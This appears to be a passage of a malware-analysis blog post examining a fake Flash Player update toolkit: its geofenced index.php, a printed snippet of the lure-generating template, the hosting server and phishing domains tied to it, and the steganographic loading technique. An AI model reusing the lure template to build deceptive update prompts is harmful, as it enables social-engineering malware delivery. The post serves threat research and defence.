
GeoIP.dat (1).zip

According to the timestamp found on the /index page, the first file uploaded to the site was **GeoIP.dat (1).zip**. This occurred on **October 9th, 2020** — the same date the **polobear[.]shop** domain was registered.

The zip archive contains three files: **geoip.inc**, **GeoIP.dat** (both created on Sept 3, 2020) and **index.php** (Oct 1, 2020). The first two files belong to a GeoIP library which helps identify the geographic origin of the requests.

The **index.php** file is more interesting, though. It's a boilerplate script for fake Flash Player update attacks. The script checks to ensure that a visitor is not a bot and comes from an eligible country (in this file it's: USA, Italy, Germany, UK and Canada).

If the user agent and geographic location match the success criteria, then a web page is displayed with the Flash Player update warning.



```
document.getElementById('contentid').innerHTML = "<div class='_modal'> <div class='_top'> <p><span>%txt1</
span> %txt2</p> </div> <div class='_content'> <img class='_logo' src='"+imgid+"'> <div class='_txt'> <p
class='_p'>%txt3</p> <ul class='_li'> <li>%txt4</li> <li>%txt5</li> <li>%txt6</li> <li>%txt7</li> </ul> <p
class='_p2'>%txt8</p> </div> </div> <div class='_footer'> <a class='_dl' href='%linkhref'>%txt9</a> </div>
</div><div class='_overlay'></div>";
</script>
</html>
EOT;

$txts = ['txt1' => 'Flash Player', 'txt2' => 'Update Recommended', 'txt3' => 'Please install the new Adobe
Flash Player!', 'txt4' => 'Based on ffmpeg the leading Audio/Video codec library', 'txt5' => 'Supports
*.FLV, *.Avi, .*MPEG, .*MOW, .*MKW, .*SWF and more', 'txt6' => 'Super fast and user-friendly interface',
'txt7' => '100% Free & Safe', 'txt8' => 'Updating takes a few seconds and no restart needed after
installation.', 'txt9' => 'Update'];
```


Code that generates fake Flash Player Update warnings

Actual download links are not present in the file. These must be specified by the attacker whenever they prepare a new download location. Most likely, something similar currently works on the **lopiax.us** site.

162.0.235[.]12 Server

At this moment, **polobear[.]shop** is hosted on the server IP **162.0.235[.]12** which belongs to Namecheap Inc.

A quick search shows that this IP address is associated with multiple phishing sites:



Direct hits

Summary of pages hosted on this IP

Domains pp-login-alert.com | 15x polobear.shop | 14x tierretyr.live | 9x www.halifax.co.uk.app-review-8463.info | 9x halifax-alerts.com | 8x www.personal-security-protection.link | 8x halifax.secure-personal.co.uk | 7x mythree.click | 7x halifax.co.uk.app-review-8463.info | 6x hallfax-payee.services | 6x

Last seen domains hosted on 162.0.235[.]12We found a number of active phishing sites targeting many popular platforms:

- PayPal: **tierretyr[.]live** and **Pp-login-alert[.]com**.
- Docusign: **dorcsign[.]cloud**, **Doscug[.]live**.
- Banking sites: **www.ehb-onlinebank[.]ml**, **halifax-alerts[.]com**, **ing-app-nl[.]me**.

A hacker admin panel also exists on **hxxps://techvita[.]biz/PL341/panel/admin.php** (located on the same server).

Techvita[.]biz has also been found receiving requests from Windows malware (with detections by Azorult, Lokibot and GuLoader signatures), as seen in this JoeSandbox report.

Conclusion

Multiple types of web malware (including web skimmers and social engineering malware droppers) have recently started using this same 3-step approach to obfuscation in their attacks.

To begin, attackers inject an obfuscated script into a compromised environment. Next, the malicious script loads a seemingly benign file from a remote third-party website — for example, an ICO or CSS file. An obfuscated malicious payload concealed within the inconspicuous file is then extracted at whim.

One distinctive trait of this approach is that the obfuscation algorithms used for each step are very specific and stay the same — regardless of the type of the attack. This suggests that attackers are using the same toolkit containing steganography features to hide the malicious behavior of their injections.

Front-end scripts like the one described for **generate.php** clearly demonstrate that they were created to be used by an unlimited number of users. The script allows any bad actors to easily incorporate their payload into an attack by installing it on their own domain, without making any changes to the code — we can assume this feature allows for easy monetization and distribution of the malicious toolkit.

As attackers continue to look for ways to automate their malware campaigns and avoid detection, it's likely that we may see even more attacks using similar steganography-obfuscation approaches.

For site owners it doesn't change much though. They should keep their site software up-to-date, employ website security best practices, and leverage integrity monitoring to detect unwanted changes.